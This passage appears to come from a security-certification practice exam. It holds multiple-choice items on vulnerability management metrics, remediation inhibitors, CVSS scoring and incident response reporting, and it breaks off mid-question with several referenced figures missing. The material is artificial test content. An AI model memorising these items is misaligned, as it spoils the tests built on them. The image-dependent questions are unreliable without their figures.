12. Zhang Wei is evaluating the success of his vulnerability management program and would like to include some metrics. Which one of the following would be the *least* useful metric?
- A. Time to resolve critical vulnerabilities
  - B. Number of open critical vulnerabilities over time
  - C. Total number of vulnerabilities reported
  - D. Number of systems containing critical vulnerabilities
13. Donna is working with a system engineer who wants to remediate vulnerabilities in a server that he manages. Of the report templates shown here, which would be most useful to the engineer?

Title	Type	Vulnerability Data
Unknown Device Report	Scan Based	
Executive Report	Host Based	
High Severity Report	Host Based	
Payment Card Industry (PCI) Executive Report	Scan Based	
Payment Card Industry (PCI) Technical Report	Scan Based	
Qualys Patch Report	Host Based	
Qualys Top 20 Report	Host Based	
Technical Report	Host Based	

- A. Qualys Top 20 Report  
 B. PCI Technical Report  
 C. Executive Report  
 D. Technical Report
14. Abdul received the vulnerability report shown here for a server in his organization. The server runs a legacy application that cannot easily be updated. What risks does this vulnerability present?
- |  |                                   |                              |                                   |                 |    |             |                                   |
|--|-----------------------------------|------------------------------|-----------------------------------|-----------------|----|-------------|-----------------------------------|
| 4 Unauthenticated Access to FTP Server Allowed |                                   |                              |                                   |                 |    |             |                                   |
| First Detected:                                | 07/16/2017 at 20:06:22 (GMT-0400) | Last Detected:               | 04/05/2020 at 00:05:04 (GMT-0400) | Times Detected: | 36 | Last Fixed: | 02/04/2020 at 23:29:44 (GMT-0400) |
| QID:   | 27210                             | CVSS Base:                   | 7.8[1]                            |                 |    |             |                                   |
| Category:                                      | File Transfer Protocol            | CVSS Temporal:               | 7                                 |                 |    |             |                                   |
| CVE ID:  | -                                 | CVSS3 Base:                  | -                                 |                 |    |             |                                   |
| Vendor Reference:                              | -                                 | CVSS3 Temporal:              | -                                 |                 |    |             |                                   |
| Bugtraq ID:                                    | -                                 | CVSS Environment:            | -                                 |                 |    |             |                                   |
| Service Modified:                              | 10/25/2020                        | Attack Vector:               | -                                 |                 |    |             |                                   |
| User Modified:                                 | -                                 | Collateral Damage Potential: | -                                 |                 |    |             |                                   |
| Edited:  | No                                | Target Distribution:         | -                                 |                 |    |             |                                   |
| PCI Vuln:                                      | Yes                               | Confidentiality Requirement: | -                                 |                 |    |             |                                   |
| Ticket State:                                  | Open                              | Integrity Requirement:       | -                                 |                 |    |             |                                   |
|  |                                   | Availability Requirement:    | -                                 |                 |    |             |                                   |
- A. Unauthorized access to files stored on the server  
 B. Theft of credentials  
 C. Eavesdropping on communications  
 D. All of the above
15. William is preparing a legal agreement for his organization to purchase services from a vendor. He would like to document the requirements for system availability, including the vendor's allowable downtime for patching. What type of agreement should William use to incorporate this requirement?
- A. MOU  
 B. SLA

- C. BPA
  - D. BIA
16. Raul is replacing his organization's existing vulnerability scanner with a new product that will fulfill that functionality moving forward. As Raul begins to build the policy, he notices some conflicts in the scanning settings between different documents. Which one of the following document sources should Raul give the highest priority when resolving these conflicts?
- A. NIST guidance documents
  - B. Vendor best practices
  - C. Corporate policy
  - D. Configuration settings from the prior system
17. Pietro is responsible for distributing vulnerability scan reports to system engineers who will remediate the vulnerabilities. What would be the most effective and secure way for Pietro to distribute the reports?
- A. Pietro should configure the reports to generate automatically and provide immediate, automated notification to administrators of the results.
  - B. Pietro should run the reports manually and send automated notifications after he reviews them for security purposes.
  - C. Pietro should run the reports on an automated basis and then manually notify administrators of the results after he reviews them.
  - D. Pietro should run the reports manually and then manually notify administrators of the results after he reviews them.
18. Nitesh would like to identify any systems on his network that are not registered with his asset management system because he is concerned that they might not be remediated to his organization's current security configuration baseline. He looks at

the reporting console of his vulnerability scanner and sees the options shown here. Which of the following report types would be his best likely starting point?

Title	Type	Vulnerability Data
Unknown Device Report	Scan Based	
Executive Report	Host Based	
High Severity Report	Host Based	
Payment Card Industry (PCI) Executive Report	Scan Based	
Payment Card Industry (PCI) Technical Report	Scan Based	
Qualys Patch Report	Host Based	
Qualys Top 20 Report	Host Based	
Technical Report	Host Based	

- A. Technical Report
  - B. High Severity Report
  - C. Qualys Patch Report
  - D. Unknown Device Report
19. Nabil is the vulnerability manager for his organization and is responsible for tracking vulnerability remediation. There is a critical vulnerability in a network device that Nabil has handed off to the device's administrator, but it has not been resolved after repeated reminders to the engineer. What should Nabil do next?
- A. Threaten the engineer with disciplinary action.
  - B. Correct the vulnerability himself.
  - C. Mark the vulnerability as an exception.
  - D. Escalate the issue to the network administrator's manager.
20. Maria discovered an operating system vulnerability on a system on her network. After tracing the IP address, she discovered that the vulnerability is on a proprietary search appliance installed on her network. She consulted with the responsible engineer who informed her that he has no access to

the underlying operating system. What is the best course of action for Maria?

- A. Contact the vendor to obtain a patch.
  - B. Try to gain access to the underlying operating system and install the patch.
  - C. Mark the vulnerability as a false positive.
  - D. Wait 30 days and rerun the scan to see whether the vendor corrected the vulnerability.
21. Trevor is working with an application team on the remediation of a critical SQL injection vulnerability in a public-facing service. The team is concerned that deploying the fix will require several hours of downtime and will block customer transactions from completing. What is the most reasonable course of action for Trevor to suggest?
- A. Wait until the next scheduled maintenance window.
  - B. Demand that the vulnerability be remediated immediately.
  - C. Schedule an emergency maintenance for an off-peak time later in the day.
  - D. Convene a working group to assess the situation.
22. Thomas discovers a vulnerability in a web application that is part of a proprietary system developed by a third-party vendor, and he does not have access to the source code. Which one of the following actions can he take to mitigate the vulnerability without involving the vendor?
- A. Apply a patch.
  - B. Update the source code.
  - C. Deploy a web application firewall.
  - D. Conduct dynamic testing.
23. Walt is designing his organization's vulnerability management program and is working to identify

potential inhibitors to vulnerability remediation. He has heard concern from functional leaders that remediating vulnerabilities will impact the ability of a new system to fulfill user requests. Which one of the following inhibitors does not apply to this situation?

- A. Degrading functionality
  - B. Organizational governance
  - C. Legacy systems
  - D. Business process interruption
24. The company that Brian works for processes credit cards and is required to be compliant with PCI DSS. If Brian's company experiences a breach of card data, what type of disclosure will they be required to provide?
- A. Notification to local law enforcement
  - B. Notification to their acquiring bank
  - C. Notification to federal law enforcement
  - D. Notification to Visa and MasterCard
25. As Lauren prepares her organization's security practices and policies, she wants to address as many threat vectors as she can using an awareness program. Which of the following threats can be most effectively dealt with via awareness?
- A. Attrition
  - B. Impersonation
  - C. Improper usage
  - D. Web
26. Laura wants to ensure that her team can communicate during an incident. Which of the following should the team prepare to be ready for an incident?
- A. A second, enterprise authenticated messaging system

- B. An enterprise VoIP system using encryption
  - C. Enterprise email with TLS enabled
  - D. A messaging capability that can function if enterprise authentication is unavailable
27. Which of the following is not an important part of the incident response communication process?
- A. Limiting communication to trusted parties
  - B. Disclosure based on public feedback
  - C. Using a secure method of communication
  - D. Preventing accidental release of incident-related information
28. After law enforcement was called because of potential criminal activity discovered as part of a forensic investigation, the officers on the scene seized three servers. When can Joe expect his servers to be returned?
- A. After 30 days, which provides enough time for a reasonable imaging process
  - B. After 6 months, as required by law
  - C. After 1 year, as most cases resolve in that amount of time
  - D. Joe should not plan on a timeframe for return
29. NIST SP 800-61 identifies six outside parties that an incident response team will typically communicate with. Which of the following is not one of those parties?
- A. Customers, constituents, and media
  - B. Internet service providers
  - C. Law enforcement agencies
  - D. Legal counsel
30. Ben works at a U.S. federal agency that has experienced a data breach. Under FISMA, which organization does he have to report this incident to?

- A. US-CERT
  - B. The National Cyber Security Authority
  - C. The National Cyber Security Centre
  - D. CERT/CC
31. Which of the following organizations is not typically involved in post-incident communications?
- A. Developers
  - B. Marketing
  - C. Public relations
  - D. Legal
32. Tom is building his incident response team and is concerned about how the organization will address insider threats. Which business function would be most capable of assisting with the development of disciplinary policies?
- A. Information security
  - B. Human resources
  - C. Legal counsel
  - D. Senior management
33. Craig is revising his organization's incident response plan and wants to ensure that the plan includes coordination with all relevant internal and external entities. Which one of the following stakeholders should he be most cautious about coordinating with?
- A. Regulatory bodies
  - B. Senior leadership
  - C. Legal
  - D. Human resources
34. The vulnerability management action plan that was sent to Jacinda notes that a critical application that her organization uses relies on an insecure version of a software package because of a long-standing

workflow requirement. Jacinda's organization's best practices state that the organization will select the most secure option that also permits business to be conducted. What should Jacinda do?

- A. Mark the vulnerability as "ignored."
  - B. Change the business requirements to enable the vulnerability to be handled.
  - C. Disable the service.
  - D. Install a third-party patch for the service.
35. What section of an incident response report provides a brief, clear summary of the incident, response activities, and current state of the incident?
- A. The timeline
  - B. The scope statement
  - C. The executive summary
  - D. The documentation of evidence
36. Ian wants to prepare his organization for communications with the media as part of incident related public relations. What should he recommend that his organization do to prepare?
- A. Build a list of phrases and topics to avoid.
  - B. Hire a reputation defense firm.
  - C. Engage legal counsel.
  - D. Conduct media training.
37. Jason is required to notify the company that provides credit card processing services to his organization if an incident impacting credit card data occurs. What type of communications does he need to perform?
- A. Regulatory reporting
  - B. Customer communications
  - C. Law enforcement communications

- D. None of the above
38. The incident response report that Kathleen has prepared includes the following statement:  
“Unnecessary services including HTTP and FTP should be disabled on all devices of this type that are deployed.”  
What incident response reporting component will most commonly include this type of statement?
- A. Scope
  - B. Executive summary
  - C. Recommendations
  - D. Timeline
39. What common score is used to help with prioritization of vulnerability remediation in many organizations?
- A. CVE
  - B. ATT&CK
  - C. CVSS
  - D. PASTA
40. Olivia has been notified that a vulnerability has recurred on a server after being marked as remediated through a compensating control by an administrator. Which of the following is the most likely reason that a vulnerability may recur in this circumstance?
- A. An attacker has removed the patch to expose the vulnerability.
  - B. The system has been reinstalled by the administrator.
  - C. A patch has caused the compensating control to fail.
  - D. The service has been re-enabled by a user.
41. The incident response report that Brian is reading includes a statement that says “Impacted systems

were limited to those in the organization's AWS VPC." What part of an incident response report will typically contain this type of information?

- A. The timeline
  - B. The evidence statement
  - C. The impact statement
  - D. The scope statement
42. Nila's incident response team has discovered evidence of an employee who may have been engaged in criminal activity while they were conducting an incident investigation. The team has suggested that law enforcement should be contacted. What significant concern should Nila raise about this potential communication?
- A. Law enforcement can't enforce organizational policy.
  - B. Law enforcement engagement may hinder the organization's ability to respond or operate.
  - C. Law enforcement involvement may create communications issues.
  - D. Law enforcement may arrest a critical employee.
43. Sameer wants to establish and track a metric for his organization that will help him know if his IoC monitoring processes are working well. Which of the following metrics is best suited to determining if IoCs are being effectively captured and analyzed?
- A. Mean time to detect
  - B. Mean time to respond
  - C. Mean time to remediate
  - D. Mean time to compromise
44. Sameer is continuing to improve his metrics to report to his organization's board of directors. The board has requested that he include alert volumes in

his reporting. What issue should Sameer discuss with the board after receiving this request?

- A. High-alert volumes indicate poor incident response processes.
  - B. Low-alert volumes indicate effective incident response processes.
  - C. Alert volume is not an effective security metric.
  - D. Alert volume requires other measures like number of patches installed to be an effective security metric.
45. What important incident response report section relies heavily on NTP to be successful?
- A. The executive summary
  - B. The recommendations
  - C. The timeline
  - D. The scope statement
46. What type of agreement between two organizations is a common inhibitor to remediation because of uptime requirements?
- A. An NDA
  - B. An SLA
  - C. A TLA
  - D. A KPI
47. Valerie needs to explain CVSS score metrics to her team. Which of the following is not part of the basic metric group for CVSS scores?
- A. The attack vector
  - B. The maturity of the exploit code
  - C. The attack complexity
  - D. The privileges required
48. The scientific instrument that Chas is responsible for has multiple critical severity vulnerabilities in its operating system and services. The device cannot be

patched according to instructions from the vendor who provides it. Which of the following is not an appropriate compensating control in this scenario?

- A. Place a network security device configured to prevent access to the system between the instrument and the network.
  - B. Install vendor patches against recommendations.
  - C. Disable network connectivity to the device.
  - D. Place the device on a protected network segment.
49. Hui's incident response report includes log entries showing that a user logged in from another country, despite living and working in the country that the company Hui works for is located in. What incident response report section is most likely to contain this type of information?
- A. The impact section
  - B. The scope section
  - C. The evidence section
  - D. The timeline section
50. Melissa is conducting a root-cause analysis. Which of the following is not a common step in RCA processes?
- A. Identify problems and events.
  - B. Establish a timeline.
  - C. Differentiate causal factors and the root cause.
  - D. Implement compensating controls.
51. What information is typically included in a list of affected hosts in a vulnerability management report?
- A. Hostname and IP address
  - B. IP address and MAC address
  - C. Hostname and MAC address

- D. Hostname and subnet mask
52. Hannah wants to establish a metric that will help her organization determine if their response process completes in a timely manner. Which common metric should she select to help assess this?
- A. Mean time to detect
  - B. Mean time to report
  - C. Mean time to respond
  - D. Mean time to remediate
53. Mikayla's team has determined that a previously remediated vulnerability has reappeared after installation of a vendor supplied patch. What type of vulnerability management issue is this?
- A. Risk scoring
  - B. Prioritization
  - C. Mitigation
  - D. Recurrence
54. Gurvinder wants to consider impact metrics like the integrity impact, availability impact, and compatibility impact of a vulnerability that is scored using CVSS. What metric group includes this information?
- A. Basic
  - B. Environmental
  - C. Temporal
  - D. Residual
55. Which of the following is not a type of stakeholder that will frequently need to understand an organization's overall vulnerability stance or status?
- A. Security practitioners
  - B. Legal counsel
  - C. Auditors
  - D. Compliance stakeholders

56. Which of the following CVSS scores indicates the highest impact to an organization?

- A. 9.6
- B. 7.5
- C. 3.2
- D. 1.3

57. Expectations of time to remediate and time to patch by a vendor are both examples of what in a vulnerability management program?

- A. Service level objectives
- B. Risks
- C. Vulnerabilities
- D. Internal policies

58. What issue is organizational governance likely to cause in a vulnerability management program?

- A. It may prevent vulnerabilities from being patched or compensating controls being used.
- B. It may increase the number of vulnerabilities that need patched.
- C. It may slow down patching.
- D. It may limit the vulnerabilities that will be patched.

59. Jacob has initiated the incident response process in his organization. IoCs have been identified, and Jacob is ready to take the next step in the process. What typically happens next?

- A. Legal counsel is notified.
- B. Incident responders collect forensic data.
- C. Law enforcement is notified.
- D. Incident responders determine if it is a real incident.

60. Asha wants to reduce the alert volumes her team are dealing with due to the numbers of emails and SMS

alerts they are receiving. Which of the following is most likely to help reduce the volume of alerts?

- A. Tune alerting thresholds.
  - B. Subscribe to more IoC feeds.
  - C. Create additional IoCs.
  - D. Set work hours to avoid after hours alerts.
61. What NIST standard provides information on incident handling practices?
- A. NIST SP 800-61
  - B. ISO 27001
  - C. NIST SP 800-53
  - D. SOC 2
62. Jaime want to consider critical components of public relations as part of her incident communications plan. What two topics are best aligned to this?
- A. Customer and law enforcement communications
  - B. Customer and executive communications
  - C. Customer and media communications
  - D. Customer and legal counsel communications
63. Annie's organization makes divisional administrators responsible for patching vulnerabilities after they are notified of them using a ticketing system. Annie has noticed that the administrators are not promptly patching systems. What should she do to most effectively address this issue?
- A. Switch notification to automated emails.
  - B. Invest in an awareness and training campaign.
  - C. Use the vulnerabilities to compromise the systems to prove a point.
  - D. Involve HR due to a lack of job performance.

64. Henry's organization handles credit card data as part of their operations. What type of vulnerability management report is Henry most likely to need to run due to this?
- A. PCI compliance reporting
  - B. GLBA compliance reporting
  - C. A list of compromised systems
  - D. A list of unpatched systems
65. Jen has discovered that many systems in her organization are being deployed with a vulnerable service active. What solution is best suited to addressing this type of issue in a large organization?
- A. An awareness program
  - B. Compensating controls
  - C. Changing business requirements
  - D. Configuration management
66. An incident report should indicate the individuals involved, as well as which of the following items?
- A. The hardware addresses of the systems involved
  - B. The time frame the event or incident occurred
  - C. A written statement from each individual interviewed
  - D. A police report
67. Jason has defined the problem as part of a root-cause analysis effort. What step typically comes next in RCA?
- A. Collecting data about the problem
  - B. Determining the root cause of the problem
  - C. Determining potential causal factors
  - D. Analyzing the causes
68. Mean time to respond is an example of what?
- A. An incident response report target

- B. An industry standard SOW
  - C. An industry standard SLA
  - D. An incident response KPI
69. What information is gathered as part of a lessons learned exercise conducted at the end of an incident response process?
- A. Issues that will positively impact future incident response processes
  - B. Both positive and negative lessons learned during the process
  - C. Issues that will negatively impact future incident response processes
  - D. Root causes of the incident
70. Jason wants to quickly understand the content of an incident report. What should he read?
- A. The scope statement
  - B. The timeline
  - C. The executive summary
  - D. The evidence
71. What important role does criticality and impact information play in organizational use of CVSS scores?
- A. It helps with prioritization.
  - B. It determines if a patch should be installed.
  - C. It determines if a compensating control should be used.
  - D. It helps prevent recurrence.
72. Natalie has signed a service level agreement with a customer that specifies performance requirements for a service that her company provides. How is this most likely to impact her ability to remediate vulnerabilities on the underlying containerized services that provide the service?

- A. It will require Natalie to seek customer approval for each patch that is deployed via their governance process.
  - B. It will require Natalie to ensure that the service is not disrupted when new, patched containers are deployed and vulnerable containers are disabled.
  - C. It will allow as much downtime as needed as patches are deployed to the containerized services.
  - D. It will prevent Natalie from upgrading the legacy systems the customer relies on.
73. Angela's organization has discovered that their Windows workstations have a vulnerability that was discovered more than a year ago. What solution is best suited to handling this known vulnerability?
- A. Patching
  - B. Awareness, education, and training
  - C. Changing business requirements
  - D. Compensating controls
74. Jacob wants to update mitigation notes for a vulnerability on a server. Which of the following is not a common mitigation option?
- A. Installing a patch
  - B. Deploying a compensating control
  - C. Disabling a service or software
  - D. Turning the system off
75. Which of the following is the most critical to have involved in incident escalation processes?
- A. End users
  - B. Legal
  - C. Management
  - D. Law enforcement

76. Gurvinder's organization is required to report breaches within 24 hours of the breach being detected, regardless of how far into the investigation the organization is. What type of requirement is most likely to drive this type of communication?
- A. Contractual requirements
  - B. Social media requirements
  - C. Regulatory requirements
  - D. Reputational requirements
77. Xuan's organization uses an old, no longer updated or sold software package that has an embedded web server that it exposes on every workstation that runs the software allowing file transfer between workstations. During a vulnerability scan the web browser was highlighted as a critical vulnerability. Which of the following solutions should Xuan recommend to best resolve the issue?
- A. An awareness program
  - B. Compensating controls
  - C. Changing business requirements
  - D. Configuration management
78. Jackie is reviewing the risk scores round in a vulnerability report and notes that the risk she is reviewing scores a 1.0. What recommendation should Jackie make about the vulnerability?
- A. It should be patched immediately because the risk score is high.
  - B. The risk is very low and can likely be ignored.
  - C. The risk is low and should be patched in the next patch cycle.
  - D. It should be patched immediately because it is in the top 10 percent of risks.
79. Log entries are commonly found in what part of an incident response report?
- A. Recommendations

- B. Executive summary
  - C. Evidence
  - D. Timeline
80. Kathleen wants to build a prioritized list of vulnerabilities for her organization. What part of the CVSS metric will help her adjust the score to best match her organization's availability requirements?
- A. The base metric group
  - B. The advanced metric group
  - C. The temporal metric group
  - D. The environmental metric group
81. Derek is the lead of his organization's finance and accounting team and has expressed concerns about installing patches because his team relies on the service that is being patched. Derek noted that the team is at a critical time because of annual financial reports. What type of inhibitor to remediation is this?
- A. A potential MOU violation
  - B. A legacy system issue
  - C. A business process interruption issue
  - D. A potential SLA violation
82. What part of an incident response report describes detailed ways to avoid similar issues in the future?
- A. The executive summary
  - B. Lessons learned
  - C. The scope
  - D. Evidence
83. Potential compensating controls can be found in what section of a vulnerability management report?
- A. The mitigations section
  - B. The risk scores

- C. The recurrence section
  - D. The affected hosts list
84. The company that Amari works for uses an embedded system as part of a manufacturing process. The system relies on an operating system created by the machine's vendor and Amari's team has identified vulnerabilities during a network scan. What type of system should Amari identify this device as?
- A. A proprietary system
  - B. A legacy system
  - C. A primary system
  - D. A secondary system
85. Amari wants to ensure that her team can meet her organization's service level agreement for the embedded system that has been identified as vulnerable. Which of the following compensating controls would be the most appropriate solution to allow the system to stay online while remaining secure?
- A. Install a hardware-based IDS between the system and the network.
  - B. Place a hardware firewall between the system and the network.
  - C. Disable the device's network connection.
  - D. Install a nonproprietary operating system on the embedded system.
86. Amari has deployed a compensating control to protect the vulnerable embedded system that she is responsible for. What step should she take next?
- A. Create an incident report and distribute it to appropriate recipients.
  - B. Remove the device from the vulnerability scanning process to avoid continued false positives.

- C. Note the compensating control and flag the device for follow-up to see if patches become available.
  - D. Flag the vulnerabilities previously discovered as false positives.
87. NIST provides recommendations for communication with the media as part of incident response. Which of the following is a NIST recommended preparation for working with the media?
- A. Pre-writing all incident communications before incident occur
  - B. Holding media practice sessions for incident responders as part of IR exercises
  - C. Creating procedures on media avoidance as part of incident response planning
  - D. Contacting law enforcement to prepare for media concerns
88. Michele's root-cause analysis has determined a number of events that contributed to the problem but were not the root cause. What has she identified?
- A. Compensating controls
  - B. Causal factors
  - C. Branch causes
  - D. Nonroot causes
89. What three groups of metrics make up a CVSS score?
- A. The Core Metric Group, the Impact Metric Group, and the Organizational Metric Group
  - B. The Core Metric Group, the Temporal Metric Group, and the Organizational Metric Group
  - C. The Basic Metric Group, the Impact Metric Group, and the Environmental Metric Group

D. The Basic Metric Group, the Temporal Metric Group, and the Environmental Metric Group

90. Which of the following questions is not typically answered as part of an incident response report?

- A. Who?
- B. When?
- C. What?
- D. With whom?


# **Chapter 5**

## **Practice Test 1**

1. While reviewing network flow logs, John sees that network flow on a particular segment suddenly dropped to zero. What is the most likely cause of this?
  - A. A denial-of-service attack
  - B. A link failure
  - C. High bandwidth consumption
  - D. Beacons
2. Saanvi is conducting the recovery process after his organization experienced a security incident. During that process, he plans to apply patches to all of the systems in his environment. Which one of the following should be his highest priority for patching?
  - A. Windows systems
  - B. Systems involved in the incident
  - C. Linux systems
  - D. Web servers
3. Susan's organization suffered from a major breach that was attributed to an advanced persistent threat (APT) that used exploits of zero-day vulnerabilities to gain control of systems on her company's network. Which of the following is the least appropriate solution for Susan to recommend to help prevent future attacks of this type?
  - A. Heuristic attack detection methods
  - B. Signature-based attack detection methods
  - C. Segmentation
  - D. Leverage threat intelligence


4. During his investigation of a Windows system, Eric discovered that files were deleted and he wants to determine whether a specific file previously existed on the computer. Which of the following is the least likely to be a potential location to discover evidence supporting that theory?
- A. Windows registry
  - B. Master File Table
  - C. INDX files
  - D. Event logs
5. As part of her SOC analyst duties, Emily is tasked with monitoring intrusion detection systems that cover her employer's corporate headquarters network. During her shift, Emily's IDS alarms report that a network scan has occurred from a system with IP address 10.0.11.19 on the organization's WPA3 Enterprise wireless network aimed at systems in the finance division. What data source should she check first?
- A. Host firewall logs
  - B. AD authentication logs
  - C. Wireless authentication logs
  - D. WAF logs
6. Casey's incident response process leads her to a production server that must stay online for her company's business to remain operational. What method should she use to capture the data she needs?
- A. Live image to an external drive.
  - B. Live image to the system's primary drive.
  - C. Take the system offline and image to an external drive.
  - D. Take the system offline, install a write blocker on the system's primary drive, and then image it to an external drive.

7. What does the Nmap response “filtered” mean in port scan results?
- A. Nmap cannot tell whether the port is open or closed.
  - B. A firewall was detected.
  - C. An IPS was detected.
  - D. There is no application listening, but there may be one at any time.
8. During her review of incident logs, Deepa discovers the initial entry via SSH on a front-facing bastion host (A) at 8:02 a.m. If the network that Deepa is responsible for is designed as shown here, what is the most likely diagnosis if the second intrusion shows up on host B at 7:15 a.m.?




- A. Internal host B was previously compromised.
- B. Host A was compromised; then host B was compromised.
- C. Neither host B nor host A are synchronized to NTP properly.
- D. An internal threat compromised host B and then host A.

9. Matt recently ran a vulnerability scan of his organization's network and received the results shown here. He would like to remediate the server with the highest number of the most serious vulnerabilities first. Which one of the following servers should be on his highest priority list?



- A. Server A  
B. Server B  
C. Server C  
D. Server D
10. Saanvi has been tasked with conducting a risk assessment for the midsize bank that he works at because of a recent compromise of their online banking web application. Saanvi has chosen to use the NIST 800-30 risk assessment framework shown here. What likelihood of occurrence should he assign to breaches of the web application?




- A. Low
  - B. Medium
  - C. High
  - D. Cannot be determined from the information given
11. Hank's boss recently came back from a CEO summit event where he learned about the importance of cybersecurity and the role of vulnerability scanning. He asked Hank about the vulnerability scans conducted by the organization and suggested that instead of running weekly scans that they simply configure the scanner to start a new scan immediately after the prior scan completes. How should Hank react to this request?
- A. Hank should inform the CEO that this would have a negative impact on system performance and is not recommended.
  - B. Hank should immediately implement the CEO's suggestion.
  - C. Hank should consider the request and work with networking and engineering teams on possible implementation.
  - D. Hank should inform the CEO that there is no incremental security benefit from this approach and that he does not recommend it.
12. Selah's organization suffers an outage of its point-to-point encrypted VPN because of a system compromise at its ISP. What type of issue is this?
- A. Confidentiality
  - B. Availability
  - C. Integrity
  - D. Accountability
13. Garrett is working with a database administrator to correct security issues on several servers managed by the database team. He would like to extract a

report for the DBA that will provide useful information to assist in the remediation effort. Of the report templates shown here, which would be most useful to the DBA team?

